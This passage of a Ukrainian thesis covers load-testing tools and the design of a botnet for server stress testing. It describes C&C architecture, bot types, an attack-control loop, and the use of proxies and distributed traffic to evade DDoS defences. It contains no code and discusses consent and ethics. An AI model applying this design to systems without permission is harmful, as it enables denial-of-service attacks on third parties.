Інтуїтивно зрозумілий синтаксис: Використання Scala дозволяє писати чистий і зрозумілий код для тестів.

Легка інтеграція: Легко інтегрується з CI/CD системами.

Веб-інтерфейс: Забезпечує зручний веб-інтерфейс для моніторингу тестування.

Недоліки:

Обмежена підтримка протоколів: Не всі протоколи підтримуються, що може бути обмеженням для деяких проектів.

Знання Scala: Потребує знань Scala для написання сценаріїв, що може бути недоліком для команд без цього досвіду.

4. K6

Переваги:

Легкий синтаксис: Використання JavaScript для написання сценаріїв робить його доступним для більшості розробників.

Висока продуктивність: Розроблений для виконання тестів з великим навантаженням.

Проста інтеграція: Легко інтегрується з CI/CD системами та іншими інструментами.

Веб-інтерфейс: Забезпечує простий веб-інтерфейс для моніторингу.

Недоліки:

Обмежені можливості: У порівнянні з традиційними інструментами, такими як LoadRunner, має менше функцій для складних тестів.

Підтримка: В обмеженій мірі підтримує протоколи, відмінні від HTTP.

5. Locust

Переваги:

Гнучкість: Написання сценаріїв на Python робить його дуже гнучким і зрозумілим.

Розподілене тестування: Підтримує легке налаштування для розподіленого навантаження.

Простота у використанні: Легко навчитися, особливо для тих, хто знайомий з Python.

Веб-інтерфейс: Наявність простого веб-інтерфейсу для моніторингу.

Недоліки:

Обмежена функціональність: У порівнянні з комерційними продуктами, такими як LoadRunner, має менше функцій для аналізу.

Залежність від Python: Залежність від знання Python може бути обмеженням для команд з іншим бекграундом.

2.4. Технології та методи моделювання ботнетів для тестування

Моделювання ботнетів для тестування є важливим елементом у перевірці безпеки, стабільності та пропускної здатності серверів. Використання ботнетів дозволяє створити умови, що максимально наближають ситуацію до реальної, з метою виявлення вразливостей у системах. Сьогодні існує безліч технологій та методів, які використовуються для створення та управління ботнетами в тестових середовищах, що дозволяє здійснювати ефективне навантажувальне тестування.

Однією з основних технологій моделювання ботнетів є віртуалізація. Віртуальні машини, такі як VMware, VirtualBox або контейнери Docker, дозволяють створювати ізольовані середовища, які імітують поведінку ботів. Це забезпечує можливість тестувати різні конфігурації без впливу на реальні системи, адже всі зміни і навантаження відбуваються в контрольованому середовищі. Також варто зазначити, що віртуалізація дозволяє економити ресурси, адже кілька віртуальних машин можуть працювати на одному фізичному сервері.

Іншим важливим аспектом є використання хмарних обчислень, таких як Amazon Web Services (AWS), Microsoft Azure або Google Cloud Platform (GCP). Ці платформи дозволяють створювати ботнети, які можуть масштабуватися в залежності від потреб тестування. Завдяки цьому можна легко налаштувати необхідну кількість віртуальних машин для симуляції великих ботнетів, що може бути корисно при тестуванні навантаження на сервери.

Для управління ботами часто використовуються спеціалізовані системи, такі як Botnet Control Frameworks, які забезпечують функції моніторингу та

налаштування поведінки ботів. Це дозволяє не лише контролювати активність ботнетів, а й налаштовувати їхню взаємодію з серверами, що є важливим для проведення тестів у реальному часі.

У методах моделювання ботнетів особливу увагу приділяється симуляції їхньої поведінки. Це може включати використання скриптів, написаних на Python або інших мовах програмування, які імітують запити до серверів, а також виконують специфічні дії, характерні для реальних атак. Сценарії можуть бути розроблені для генерації трафіку, що дозволяє перевірити, як система реагує на різні навантаження. Наприклад, можна створити сценарій, який буде виконувати DDoS-атаку на сервер, щоб виявити його межі продуктивності.

Розподілене тестування є ще одним важливим методом. Воно включає використання кількох віртуальних машин або контейнерів для одночасного виконання тестів з різних місць. Це може допомогти моделювати поведінку реального ботнету, розподіляючи навантаження на сервери. Технології, такі як Apache JMeter або Locust, можуть бути використані для створення сценаріїв, які запускаються на кількох віртуальних машинах, що дозволяє максимально наблизити тестування до реальних умов.

Крім того, важливим аспектом є стрес-тестування, яке передбачає перевірку системи під великим навантаженням, створеним ботами. Цей метод може виявити вразливості, які можуть бути використані в реальних атаках. Наприклад, за допомогою модульних ботів можна запустити DDoS-атаку, щоб перевірити, як система справляється з високим трафіком.

Аналіз поведінки ботів під час тестування є ще одним важливим моментом. Вивчення взаємодії ботів із серверами може допомогти виявити ефективність різних сценаріїв атак. Для цього використовуються інструменти, що дозволяють збирати та аналізувати метрики, такі як Grafana або Kibana. Вони допомагають візуалізувати результати тестування, що, в свою чергу, дозволяє швидше виявляти проблеми та знаходити рішення.

При моделюванні ботнетів важливо дотримуватись принципів безпеки. Необхідно забезпечити, щоб ботнети не виходили за межі контрольованого середовища, щоб уникнути небажаних наслідків. Використання VPN або проксі-серверів може допомогти забезпечити анонімність під час проведення тестів. Також важливо отримувати дозволи на проведення тестування на системах, які вам не належать, щоб уникнути юридичних наслідків.

Отже, моделювання ботнетів для тестування є важливою частиною забезпечення безпеки систем. Використання сучасних технологій віртуалізації та хмарних обчислень разом із розподіленими методами тестування дозволяє ефективно симулювати реальні сценарії атак, виявляючи слабкі місця в системах. Це, у свою чергу, допомагає покращити загальну безпеку IT-інфраструктури.

РОЗДІЛ 3. ТЕОРЕТИЧНА ЧАСТИНА

3.1. Опис проектних рішень, інструментів та підходів до розробки ботнету.

Розробка ботнету є складним процесом, що охоплює багато аспектів, включаючи архітектуру, інструменти, методи управління, безпеку та способи тестування. Давайте розширимо кожен з цих пунктів, надаючи більше деталей та прикладів.

1. Архітектура ботнету

1.1. Основні компоненти

Боти:

Це комп’ютери або IoT-пристрої, які інфіковані шкідливим програмним забезпеченням.

Боти можуть бути не тільки ПК, але й мобільними телефонами, маршрутизаторами, смарт-камерами тощо.

Вони можуть мати різні рівні функціональності, залежно від задач, які їм потрібно виконати.

Командний сервер (C&C):

Сервер, що контролює ботів, забезпечує їм команди та отримує зворотній зв’язок.

Може бути централізованим (один сервер контролює всі боти) або дистрибуційним (кілька серверів, що взаємодіють між собою).

Часто використовуються динамічні DNS для зміни IP-адреси C&C сервера.

Протокол зв'язку:

Для взаємодії ботів з C&C можуть використовуватися різні протоколи:

HTTP/HTTPS: часто використовується для легкості в обхід мережевих фільтрів.

IRC (Internet Relay Chat): старий, але популярний протокол для управління ботами.

P2P (Peer-to-Peer): дозволяє ботам спілкуватися безпосередньо один з одним, ускладнюючи виявлення.

DNS: іноді використовується для обміну даними між ботами та C&C, особливо в разі блокування інших протоколів.

2. Типи ботів

2.1. Класифікація ботів

Зловмисні боти:

DDoS-боти: використовуються для атаки на сервери з метою перевантаження їх ресурсів.

Боти для крадіжки даних: можуть сканувати файли на комп'ютерах і передавати отриману інформацію на C&C сервер.

Рекламні боти:

Використовуються для автоматизованого надсилання спам-листів або публікацій в соціальних мережах.

Медичні боти:

Збирають інформацію про лікарські засоби, рецепти, або навіть записують на прийом до лікаря.

2.2. Функціональні можливості ботів

Адаптивність: боти можуть змінювати свою поведінку на основі умов, які вони спостерігають (наприклад, змінювати IP-адреси).

Автономність: деякі боти можуть працювати без безпосереднього управління, виконуючи завдання відповідно до закладених алгоритмів.

3. Інструменти для розробки

3.1. Мови програмування

Python: популярна мова для розробки ботів через простоту коду та потужні бібліотеки для роботи з мережею.

C/C++: використовуються для створення високопродуктивних ботів, особливо у випадках, коли потрібна швидкість.

Java: може використовуватися для розробки кросплатформених ботів.

3.2. Бібліотеки та фреймворки

Scapy: потужна бібліотека на Python для маніпуляції з пакетами, що дозволяє проводити атаки та аналіз мережі.

Metasploit: фреймворк, що дозволяє тестувати на вразливість системи і створювати експлойти.

Twisted: асинхронна мережна бібліотека на Python, яка може бути використана для створення ботнету.

4. Методи управління ботнетом

4.1. Структура командування та контролю

Системи управління:

Використовують графічні інтерфейси або командний рядок для управління ботами.

Наприклад, оператор може запустити атаку, надсилаючи команди через C&C сервер.

Анонімність:

Використання проксі-серверів, VPN, Tor для приховування справжнього місця знаходження оператора.

Резервні C&C сервери: додаткові сервери, які автоматично підключаються, якщо основний сервер виявлено та заблоковано.

4.2. Підходи до управління

Стратегія командування:

Модульні команди: можливість надсилати різні типи команд для різних завдань (збір даних, атаки, оновлення).

Адаптивність до змін: ботнет може самостійно адаптуватися до змін в середовищі, наприклад, змінювати протокол або методи зв'язку.

5. Безпека та протидія

5.1. Заходи безпеки для ботів

Шифрування:

Використання шифрування для комунікацій між ботами та C&C для запобігання їх перехопленню.

Оновлення шкідливого ПЗ:

Боти можуть отримувати нові версії шкідливого програмного забезпечення, що ускладнює їх виявлення.

5.2. Методи протидії

Виявлення та знешкодження:

Використання IDS для виявлення аномальних дій, що вказують на діяльність ботів.

Файрволи: блокування небажаних з’єднань і контроль трафіку.

Аналіз поведінки:

Дослідження моделей поведінки для виявлення ботів у мережі.

6. Підходи до тестування та оцінки

6.1. Тестування ботнету

Тестування на вразливість:

Використання автоматизованих інструментів для виявлення вразливостей у ботах.

Моделювання атак:

Проведення симуляцій атак для оцінки швидкості, ефективності та безпеки ботнету.

6.2. Оцінка ефективності

Аналіз логів:

Збір і аналіз даних з логів ботів для визначення їх продуктивності.

Метрики:

Визначення метрик для оцінки продуктивності, такі як кількість успішних атак, швидкість виконання команд, рівень втрат трафіку.

3.2. Опис методології створення програмного забезпечення та побудова блок-схеми застосунку

Методологія створення програмного забезпечення для моделювання ботнету базується на поетапному та ітеративному підході, що включає низку критичних етапів, кожен з яких має чітке призначення і вимагає застосування специфічних інструментів та технологій. Кожен етап розробки програмного забезпечення для ботнету не тільки формує основу для наступного, але й підлягає перевірці й уточненню на кожному кроці, забезпечуючи високу якість кінцевого продукту.



Рисунок. 3.8. Модель розробки застосунку

Аналіз вимог є початковим етапом, де розробники та зацікавлені сторони визначають мету створення ботнету, його ключові функції та можливості. Наприклад, якщо ботнет призначений для тестування пропускної здатності серверів або навантажувального тестування веб-додатків, необхідно розробити специфікації, які визначатимуть максимальну кількість підключених ботів, швидкість передачі даних, методи атак на сервери (TCP Flood, UDP Flood, HTTP Flood тощо), а також заходи безпеки для захисту від несанкціонованого використання.

Дизайн програмного забезпечення включає в себе створення архітектури як серверної частини (централізованого контролю та управління ботами), так і клієнтської (ботів). Архітектура може використовувати модель "клієнт-сервер" для забезпечення централізованого управління ботами, де сервер надсилає команди ботам, а клієнти виконують ці команди, генеруючи навантаження на цільовий сервер. Важливим аспектом дизайну є модульність, що забезпечує гнучкість і можливість розширення функціональності без значних змін в основній структурі системи.

Реалізація є етапом, на якому безпосередньо розробляється програмний код. У випадку розробки ботнету для навантажувального тестування, Python часто вибирається як основна мова через її простоту, зручність у написанні мережевих сценаріїв і підтримку бібліотек для мережевого програмування (таких як socket, asyncio або scapy). Клієнти (боти) повинні вміти отримувати команди з центрального сервера і виконувати їх, що включає такі функції, як генерація трафіку на сервери, симуляція великої кількості підключень, використання методів анонімізації (через проксі або VPN), а також збір даних про результати виконання тесту (наприклад, кількість запитів в секунду або збої).

Тестування є одним з найважливіших етапів у створенні програмного забезпечення. Тестування ботнету включає перевірку коректності виконання команд ботами, тестування на різних платформах та в різних мережевих середовищах, оцінку продуктивності та пропускної здатності, а також стрес-тестування цільових серверів для визначення їх меж можливостей. Також на цьому етапі проводиться тестування безпеки, щоб переконатися, що ботнет не може бути використаний зловмисниками для атак на інші системи.

Деплоймент передбачає впровадження ботнету в реальні умови експлуатації. Залежно від сценаріїв використання, ботнет може бути розгорнутий у хмарних середовищах або на фізичних серверах, а клієнтська частина – на віддалених комп'ютерах або віртуальних машинах. На цьому етапі також необхідно забезпечити контроль за мережевими ресурсами, щоб уникнути випадкових збоїв чи блокування IP-адрес через активність ботів.

Підтримка та оновлення ботнету після розгортання включає підтримку програмного забезпечення в актуальному стані, оновлення його компонентів, виправлення виявлених вразливостей та можливе розширення функціональності. Оскільки технології постійно змінюються, важливо оновлювати ботнет відповідно до сучасних тенденцій і вимог безпеки.

Описана вище схема взаємодії між етапами розробки програмного забезпечення дозволяє підтримувати чітку послідовність у процесі створення та забезпечити високий рівень надійності і ефективності розробленого рішення. Важливою особливістю є те, що кожен з етапів може включати повторювані ітерації для уточнення і оптимізації програмного коду, дизайну та функціональних можливостей ботнету.



Рисунок 3. 9. Блок схема ПЗ

Ця діаграма ілюструє основний процес розробки програмного забезпечення для моделювання ботнету, що охоплює кілька ключових етапів. Опис етапів виглядає наступним чином:

Start (Початок) – Процес розпочинається зі збору вимог.

Requirement Gathering (Збір вимог) – На цьому етапі визначаються вимоги до проекту, такі як функціональні можливості, технічні характеристики та цілі моделювання ботнету.

System Design (Проектування системи) – Після збору вимог створюється проектна схема системи, що враховує структуру і компоненти майбутнього ботнету.

Development Phase (Фаза розробки) – Проводиться безпосередня розробка програмного забезпечення, що складається з основних модулів, включаючи модуль моделювання ботнету.

Botnet Simulation Module (Модуль моделювання ботнету) – В межах цього модуля реалізується:

Define Botnet Structure (Визначення структури ботнету) – Планується структура ботнету: кількість вузлів, мережеві протоколи, конфігурації.

Simulate Botnet Activity (Моделювання активності ботнету) – Відбувається моделювання дій ботнету, включаючи створення трафіку і навантаження на сервери.

Analyze Traffic Patterns (Аналіз трафіку) – Аналізуються шаблони трафіку, щоб виявити вузькі місця та оцінити пропускну здатність серверів.

Testing Phase (Фаза тестування) – Після розробки модуль проходить тестування для виявлення можливих недоліків та перевірки його продуктивності. Якщо тестування проходить успішно, програма переходить до розгортання. Якщо знаходяться помилки, вони фіксуються для виправлення.

Bug Fixing (Виправлення помилок) – Виправляються виявлені під час тестування помилки, після чого програма знову повертається на тестування.

Deployment (Розгортання) – Після успішного тестування програмне забезпечення розгортається в реальних умовах для подальшого використання.

Monitoring Phase (Фаза моніторингу) – Система переходить у фазу моніторингу, де аналізується її стабільність і працездатність.

Stable/Issues Found (Стабільність/Знайдені проблеми) – Якщо система стабільна, процес завершується. Якщо знаходяться проблеми, вони передаються на етап вирішення.

Issue Resolution (Розв'язання проблем) – Проблеми, виявлені в процесі моніторингу, усуваються, після чого система проходить подальші цикли тестування та оновлення

3.3. Аналіз безпекових аспектів при розробці ботнету

Аналіз безпекових аспектів при розробці ботнету є надзвичайно важливим, оскільки ця технологія може бути використана як для легітимних цілей, наприклад, для тестування навантаження або дослідження кіберзагроз, так і для незаконних або зловмисних дій. Нижче розглянемо ключові аспекти безпеки, які слід враховувати при розробці подібних систем.

1. Правові аспекти розробки та використання ботнетів

Оскільки ботнети часто асоціюються з незаконною діяльністю, їх розробка та використання повинні відповідати законодавчим нормам і етичним принципам. Зокрема, важливо забезпечити, щоб ботнет використовувався виключно для легітимних цілей, таких як тестування захисних систем або навантажувальне тестування серверів в умовах, що імітують реальні кіберзагрози.

Дозволи та згоди: Перед проведенням будь-якого тестування із застосуванням ботнету слід отримати явну згоду власників ресурсів, які будуть піддані навантаженню. Без такого дозволу використання ботнету може бути розцінене як несанкціонована атака на інформаційну систему.

Юридичні обмеження: Необхідно враховувати законодавство в країнах, де проводиться розробка і тестування ботнету. Закони про кіберзлочини в багатьох країнах забороняють створення та розповсюдження ботнетів, якщо це не має явної цільової мети (наприклад, для досліджень або оборонних цілей).

2. Захист від зловживання розробкою

Одним із ключових ризиків при створенні ботнету є можливість його несанкціонованого використання. Розробники повинні запобігати випадкам,

коли шкідливі дії можуть бути виконані через їхню платформу. Це включає обмеження доступу до системи та вбудовані заходи безпеки.

Аутентифікація та авторизація: Необхідно забезпечити багаторівневу систему доступу до ботнету, включаючи механізми надійної аутентифікації та авторизації користувачів, які можуть запускати тестування. Це зменшить ризик того, що зловмисники зможуть використати систему в незаконних цілях.

Шифрування даних: Усі дані, що передаються між клієнтом і сервером ботнету, повинні бути надійно зашифровані. Це гарантує, що жодна третя сторона не зможе перехопити конфіденційну інформацію або втрутитися в процес тестування.

3. Етичні аспекти моделювання ботнетів

Моделювання ботнету може створювати значні навантаження на тестовану інфраструктуру або мережу, що може призвести до негативних наслідків, таких як відмова в обслуговуванні, втрата даних чи фінансові збитки.

Обмеження навантаження: Під час тестування необхідно чітко контролювати навантаження на тестовані системи. Це може включати встановлення верхніх меж трафіку або інтенсивності запитів для запобігання надмірному навантаженню на інфраструктуру.

Імітація реальних сценаріїв: Тестування має максимально точно відповідати реальним сценаріям, які можуть відбуватися під час кібератак, але без спричинення реальних збитків. Це включає моделювання DDoS-атак, але з обмеженням їх тривалості та інтенсивності.

4. Безпека самої інфраструктури ботнету

Ботнет, як система, що складається з багатьох вузлів, також може бути об'єктом атак. Якщо інфраструктура ботнету буде скомпрометована, зловмисники зможуть перехопити контроль над мережею ботів і використовувати її в своїх цілях.

Захист інфраструктури: Слід забезпечити належний рівень безпеки серверів і вузлів ботнету. Це включає використання фаєрволів, виявлення і

блокування шкідливих дій та регулярне оновлення програмного забезпечення для усунення вразливостей.

Мінімізація вразливостей вузлів: Боти, що входять до ботнету, повинні мати мінімум доступних точок входу для зловмисників. Використання технологій контейнеризації, таких як Docker, може допомогти ізолювати кожен вузол і зменшити ризики компрометації всієї мережі.

5. Моніторинг і журналювання

Важливою частиною безпеки є постійний моніторинг дій ботнету та ведення журналів для аналізу потенційних зловживань або несанкціонованих спроб використання.

Журналювання активності: Усі дії всередині ботнету мають записуватися для можливості їх подальшого аналізу. Це допоможе виявити несанкціоновані дії або збої в роботі системи.

Оповіщення про аномалії: У випадку виявлення підозрілої активності в системі або надмірних навантажень, система повинна негайно сповістити відповідальних осіб для вжиття необхідних заходів.

6. Ефективність управління ботнетом

Ще один аспект безпеки стосується можливості ефективного управління всією мережею ботів. Необхідно забезпечити централізований контроль над ботнетом, щоб своєчасно припиняти небажані дії або проводити модифікації в системі.

Централізоване керування: Необхідно мати механізми для централізованого управління всіма вузлами ботнету, що дозволить швидко адаптувати або зупинити їх діяльність у разі потреби.

Оновлення ботів: Механізм централізованого оновлення програмного забезпечення на всіх вузлах забезпечить, що всі боти працюють на найновіших версіях та мають виправлені відомі вразливості.

Розробка та використання ботнетів для тестування пропускної здатності і кіберзахисту потребує ретельного врахування безпекових аспектів на всіх

етапах проектування і впровадження. Ефективне управління, безпека даних та дотримання етичних норм є критично важливими для забезпечення того, що подібні системи не стануть загрозою для інформаційної безпеки або не будуть використані у злочинних цілях.

РОЗДІЛ 4. ПРАКТИЧНА ЧАСТИНА

4.1. Розробка алгоритму моделювання та контролю ботів

Розробка алгоритму моделювання та контролю ботів є ключовим етапом в створенні ботнет-систем для навантажувального тестування або дослідження кіберзагроз. Основною метою цього процесу є моделювання реальної поведінки ботів у мережі, що імітують атаки або інші дії, а також забезпечення централізованого контролю над усіма ботами в системі.

Етапи розробки алгоритму моделювання та контролю ботів

1. Збір вимог та аналіз цілей

На початковому етапі необхідно визначити мету створення ботнету, сценарії використання та вимоги до функціональності. Основні питання, які потрібно вирішити:

Які типи дій повинні виконувати боти? Це можуть бути атаки типу DDoS, перевірка пропускної здатності або навантажувальне тестування.

Як контролювати ботів і їх поведінку?

Які критерії будуть використовуватися для оцінки успішності роботи ботнету?

2. Проектування структури ботнету

Проектування структури ботнету передбачає визначення архітектури взаємодії між центральним сервером управління (Command and Control, C&C) та ботами. На цьому етапі потрібно врахувати:

Як сервер C&C буде надсилати команди ботам?

Як забезпечити зворотний зв'язок від ботів до сервера?

Як будуть організовані комунікації для забезпечення мінімальної затримки між запитом і відповіддю ботів?

Основні компоненти архітектури:

Централізований сервер управління (C&C): відповідає за відправку команд, збір інформації від ботів і керування їхньою поведінкою.

Боти: програми, розгорнуті на вузлах, які виконують команди, надіслані з C&C, і здійснюють атаки чи інші дії.

Канали зв'язку: шифровані протоколи для передачі даних між сервером та ботами, які забезпечують безпеку та анонімність.

3. Розробка алгоритму контролю ботів

Алгоритм контролю ботів полягає в тому, щоб кожен бот міг отримувати команди від сервера, виконувати їх і відправляти звіти про виконану роботу. Основні етапи роботи алгоритму:

Підключення до сервера C&C: кожен бот підключається до центрального сервера для отримання команд.

Виконання команд: бот отримує команду, наприклад, почати DDoS-атаку або здійснити навантажувальне тестування на певний ресурс.

Звіт про виконання: після виконання дії бот надсилає зворотний звіт на сервер, який може включати результати атаки, статистику трафіку, час відгуку і інші метрики.

4. Розробка алгоритму моделювання дій ботів

Алгоритм моделювання дій ботів повинен забезпечити гнучке управління поведінкою ботів в залежності від цілей тестування. Ось деякі аспекти, які необхідно врахувати:

Періодичність і тривалість дій: чи повинні боти працювати постійно, з перервами, або залежати від інших подій (тригерів)?

Масштабованість: скільки ботів одночасно може бути активовано? Як швидко можна масштабувати ботнет для проведення більш інтенсивного навантажувального тестування?

Розподіл навантаження: як рівномірно розподіляється трафік між ботами? Можливо, необхідно створити різні групи ботів, які будуть симулювати різні типи дій (HTTP-запити, TCP/IP-з'єднання тощо).

5. Моніторинг та контроль поведінки ботів

Центральний сервер C&C повинен забезпечувати постійний контроль за активністю ботів і можливість оперативно змінювати їхню поведінку. Для цього можна реалізувати наступні механізми:

Моніторинг активності: постійний збір даних про дії ботів, включаючи кількість відправлених запитів, тривалість атак і використання мережевих ресурсів.

Аналіз ефективності дій: оцінка результатів виконання атак, наприклад, чи вдалося ботам перевантажити цільову систему, чи була відмовлена в обслуговуванні.

6. Обробка помилок та вирішення проблем

Під час виконання команд ботами можуть виникати різні помилки або відхилення від очікуваної поведінки. Алгоритм повинен передбачати механізми відновлення роботи:

Розпізнавання збоїв: якщо бот не може виконати команду, він повинен сповістити про це сервер.

Перезапуск або зміна стратегії: якщо певна кількість ботів виходить з ладу, система повинна адаптуватися, можливо, шляхом перезапуску або зміни тактики атак.

7. Захист від виявлення і знешкодження

Якщо мета ботнету полягає в імітації реальних атак, важливо забезпечити механізми маскування для того, щоб боти не були виявлені системами захисту від DDoS-атак або фаєрволами. Це може включати:

Розподіленість трафіку: уникнення концентрації трафіку з одного вузла.

Використання проксі-серверів: для маскування IP-адрес ботів та ускладнення їх виявлення.

Розширені аспекти моделювання та тестування

Для більш реалістичного моделювання умов роботи серверів при високих навантаженнях варто врахувати наступні аспекти:

Інтеграція із зовнішніми системами моніторингу:

Важливо інтегрувати ботнет із платформами моніторингу, такими як Grafana або Kibana, для візуалізації даних у реальному часі. Це дозволяє миттєво оцінювати вплив змін параметрів тестування та виявляти проблеми на ранніх етапах.

Адаптивне навантаження:

Розробка адаптивних сценаріїв, де навантаження може динамічно змінюватися в залежності від поведінки сервера. Це забезпечить тестування гнучкості серверної інфраструктури та її здатності до автоматичного масштабування.

Імітація реального користувацького трафіку:

Ботнет може бути запрограмований на створення різноманітних типів трафіку, що відповідають реальним користувацьким сценаріям. Наприклад, використання різних браузерів, моделей поведінки клієнтів і географічного розподілу запитів.

Безпекові аспекти:

Проведення тестування з використанням ботнету також може виявити потенційні вразливості серверів, наприклад, до SQL-ін’єкцій або XSS-атак. Це створює можливість для покращення кібербезпеки ще до початку реальної експлуатації.

Стрес-тестування в умовах пікового навантаження:

Окремим етапом може стати тестування серверів у критичних сценаріях, таких як несподіваний пік навантаження (наприклад, під час сезонних розпродажів або акцій).

Рекомендації щодо оптимізації серверної інфраструктури

За підсумками тестування важливо не тільки виявити проблеми, але й реалізувати оптимізаційні заходи. Це може включати налаштування балансування навантаження, оптимізацію бази даних або зміну апаратних характеристик серверів.

Приклад алгоритму контролю ботів

Ініціалізація:

Бот підключається до сервера C&C та отримує команду.

Сервер надсилає ботам інструкції, що включають тип атаки, цільовий IP-адрес і тривалість.

Виконання атаки:

Бот починає виконання дії відповідно до отриманих команд (наприклад, надсилає великий обсяг HTTP-запитів на цільовий сервер).

Під час виконання бот періодично надсилає зворотний звіт про статус атаки.

Збір та аналіз результатів:

Після завершення дії бот надсилає остаточний звіт на сервер C&C.

Сервер аналізує дані, визначаючи, чи досягнуто цільовий ефект (наприклад, відмова в обслуговуванні).

Корекція поведінки:

Якщо результат атаки не задовільний, сервер може змінити стратегію і надіслати нові команди ботам.

Завершення роботи:

Після виконання всіх команд бот відключається від сервера або очікує на нові інструкції.

Алгоритм моделювання та контролю ботів повинен бути гнучким, безпечним і ефективним для забезпечення можливості симуляції реальних атак або навантажувального тестування в умовах, максимально наближених до реальних. Важливою частиною цього процесу є можливість централізованого контролю над ботами, їхня адаптивність до змін умов тестування, а також захист від несанкціонованого використання або виявлення системами безпеки.

4.2. Опис та побудова діаграми класів програмного забезпечення

Опис та побудова діаграми класів програмного забезпечення є важливим етапом процесу проєктування, який допомагає візуалізувати структуру системи та зрозуміти взаємозв’язки між її елементами. Діаграма класів представляє класи об'єктів, їх атрибути, методи та відносини, такі як наслідування, асоціація, агрегація або композиція.

Основні компоненти діаграми класів:

1. Клас BotnetController:

1.1. Атрибути:

1.1.1. botsList (список ботів, що контролюються системою)

1.1.2. commandsQueue (черга команд для ботів)

1.2. Методи:

1.2.1. addBot(Bot bot) — додає бота до списку.

1.2.2. removeBot(Bot bot) — видаляє бота з системи.

1.2.3. sendCommand(String command) — відправляє команду усім ботам.

1.2.4. monitorBots() — відстежує активність ботів.

1.2.5. getStatus() — отримує статус усіх ботів.

2. Клас Bot:

2.1. Атрибути:

2.1.1. ipAddress (IP-адреса бота)

2.1.2. status (поточний статус бота)

2.1.3. lastCommand (остання отримана команда)

2.2. Методи:

2.2.1. connectToServer() — підключається до сервера C&C.

2.2.2. executeCommand(String command) — виконує отриману команду.

